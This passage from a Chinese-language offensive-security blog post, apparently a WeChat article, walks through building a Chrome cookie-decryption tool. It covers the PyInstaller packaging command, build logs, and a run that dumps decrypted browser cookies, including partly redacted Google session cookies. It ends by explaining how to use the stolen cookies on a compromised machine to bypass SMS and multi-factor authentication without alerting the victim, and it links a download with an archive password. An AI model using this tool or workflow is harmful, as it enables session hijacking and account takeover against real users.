
```
C:\Users\[redacted]\Chrome解密\Chrome新版本Cookies抓取>C:\Users\[redacted]\Local\Programs\Python\Python36\Scripts\pyinstaller.exe -F -w demo.py -p aesgcm.py -p chrome_cookie.py
```

打包完毕




```
4547 INFO: Warnings written to [redacted]Chrome新版本Cookies抓取\build\demo\warn-demo.txt
4579 INFO: Graph cross-reference written to [redacted]解密\Chrome新版本Cookies抓取\build\demo\xref-demo.html
4592 INFO: checking PYZ
4592 INFO: Building PYZ because PYZ-00.toc is non existent
4592 INFO: Building PYZ (ZlibArchive) [redacted]Chrome新版本Cookies抓取\build\demo\PYZ-00.pyz
5043 INFO: Building PYZ (ZlibArchive) [redacted]\Chrome新版本Cookies抓取\build\demo\PYZ-00.pyz completed successfully.
5053 INFO: checking PKG
5053 INFO: Building PKG because PKG-00.toc is non existent
5054 INFO: Building PKG (CArchive) PKG-00.pkg
6753 INFO: Building PKG (CArchive) PKG-00.pkg completed successfully.
6756 INFO: Bootloader [redacted]cal\programs\python\python36\lib\site-packages\PyInstaller\bootloader\Windows-64bit\runw.exe
6756 INFO: checking EXE
6756 INFO: Building EXE because EXE-00.toc is non existent
6757 INFO: Building EXE from EXE-00.toc
6757 INFO: Appending archive to EXE [redacted]解密\Chrome新版本Cookies抓取\dist\demo.exe
6799 INFO: Building EXE from EXE-00.toc completed successfully.

C:\Users\88517\Desktop\新建文件夹\Chrome解密\Chrome新版本Cookies抓取>
```

打包完的exe位置在dist目录下



```
_pycache_         2020-03-04 23:36   文件夹
build             2020-03-04 23:36   文件夹
dist              2020-03-04 23:36   文件夹
aesgcm.py         2020-03-04 23:21   Python File    1 KB
chrome_cookie.py  2020-03-04 23:22   Python File    5 KB
demo.py           2020-02-11 21:21   Python File    1 KB
demo.spec         2020-03-04 23:36   SPEC 文件      1 KB
```




```
名称          修改日期            类型        大小
demo.exe      2020-03-04 23:36   应用程序    7,594 KB
```

打包完的exe运行效果


```
demo.exe > 1.txt
```

将cookie信息打到1.txt文件中




```
C:\U[redacted]解密\Chrome新版本Cookies抓取>cd dist

C:\Use[redacted]解密\Chrome新版本Cookies抓取\dist>demo.exe > 1.txt
```

运行结果：



```
名称          修改日期            类型        大小
1.txt         2020-03-04 23:39   文本文档    316 KB
demo.exe      2020-03-04 23:36   应用程序    7,594 KB
```



```
host:ac[redacted]nts.google.com path:/ name:A[redacted]OUN[redacted]CHOOS[redacted]value[redacted]x_[redacted]gip9Tqcj4H_NJZb[redacted]YszaO[redacted]Y4XiqfgsOSpF7[redacted]_Q[redacted]H
host:.go[redacted]le.com path:/ name:APISID val[redacted]XnL-[redacted]n1ATu[redacted]cO/Ar[redacted]SwoOq[redacted]
host:.go[redacted]e.com path:/ name:HSID valu[redacted]BQ_0[redacted]ZJdWP[redacted]weM
host:.go[redacted]e.com path:/ name:SAPISID v[redacted]e:A77[redacted]tAUVf[redacted]yc/AR[redacted]rfUdB[redacted]EiN5
host:.go[redacted]e.com path:/ name:SSID value[redacted]8xcv[redacted]N9R-B[redacted]8
host:.tes[redacted]ce.com path:/ name:__cfdu[redacted]value[redacted]518f3[redacted]8d1fa[redacted]271fc[redacted]cd6ba1573[redacted]0
host:.hr[redacted]aidu.com path:/ name:HMACC[redacted]NT v[redacted]e:D75[redacted]10750[redacted]B8
host:.ba[redacted].com path:/ name:BIDUPSID va[redacted]:462[redacted]16ECE[redacted]996A[redacted]A320[redacted]D90
host:ww[redacted]cnblogs.com path:/ name:CNZZ[redacted]TA1[redacted]6914[redacted]value:4[redacted]292[redacted]1[redacted]901530-[redacted]ps[redacted]53A[redacted]52F[redacted]52Fwww.b[redacted]u.com%2[redacted]F%7C1573[redacted]1530
host:.po[redacted]aidu.com path:/ name:CPROID [redacted]ue:4[redacted]216E[redacted]A0996[redacted]BD5[redacted]1[redacted]7DEA:F[redacted]
host:cpr[redacted]aidustatic.com path:/ name:CP[redacted]D va[redacted]:4624[redacted]ECE4[redacted]965[redacted]D[redacted]3103B7[redacted]:F[redacted]
host:.bai[redacted]com path:/ name:PSTM value:[redacted]3902[redacted]5
host:.cnb[redacted]s.com path:/ name:UM_distin[redacted] valu[redacted]6e73[redacted]6af1af[redacted]059[redacted]2f[redacted]64-771[redacted]3e-1[redacted]00[redacted]e73[redacted]6b08b2
host:.csdn[redacted]t path:/ name:dc_session_id v[redacted]e:10[redacted]73902[redacted]6248.4[redacted]21
host:.csdn[redacted]t path:/ name:uuid_tt_dd valu[redacted]0_1[redacted]89424[redacted]-15739[redacted]46[redacted]-85[redacted]0
host:.cnbl[redacted]com path:/ name:__gads valu[redacted]D=c[redacted]e6b37[redacted]418398:[redacted]15[redacted]9029[redacted]S=A[redacted]_Mb[redacted]tp[redacted]Zs9t[redacted]siugu[redacted]oTffA
host:jingya[redacted]aidu.com path:/ name:bdsha[redacted] first[redacted]e valu[redacted]573903[redacted]4
host:.xiunc[redacted]m path:/ name:Hm_lvt_38e5[redacted]d5f[redacted]b974[redacted]a4e0b7[redacted]6[redacted] value[redacted]73[redacted]2040
host:.c.bin[redacted]om path:/ name:MR value:0
host:.bing.[redacted]n path:/ name:MUID value:0[redacted]239[redacted]EB486[redacted]0B3F37D[redacted]6772
host:.c.bin[redacted]om path:/ name:SRM_B value[redacted]C[redacted]C9EB4[redacted]17A0B3F3[redacted]F48677
host:.c.bin[redacted]om path:/ name:SRM_I value[redacted]C2[redacted]C9EB4[redacted]7A0B3F37[redacted]F486772
host:.ever[redacted]ech.net path:/ name:everest_[redacted]2[redacted]ue:g_s[redacted]erid~Xc-p[redacted]AAWgCE[redacted]
host:.mm[redacted].com path:/ name:cna value:[redacted]WFnio4k4C[redacted]FcmmaBYz[redacted]
host:.tanx.com path:/ name:cna value:79[redacted]nio4k4CAX[redacted]omaBYzBJ
```

0X05 实战应用场景

当控制了一台目标机器，但是后台需要手机验证码，谷歌验证器或者需要多因素验证才能登录，恰好你的目标刚好是浏览器登录在网站中，cookie还是有效的，这时候就可以去抓取目标的电脑浏览器的Cookies，解密，然后替换Cookie进入

你可以抓取目标机器的浏览器Cookies，然后你这边做socks代理，从而替换Cookie的方式登录后台

还能避免是单点登录的情况下，把目标挤下去，引起目标怀疑

利用场景很多，看你的思路和实际渗透需求去做即可

END


点赞，转发，再看

文章中代码下载地址：

链接：https://pan.baidu.com/s/1Ur-jcqZ2xXpuUutxLpJewQ

提取码：blty

压缩包解压密码是：hacker1961



精选留言

用户设置不下载评论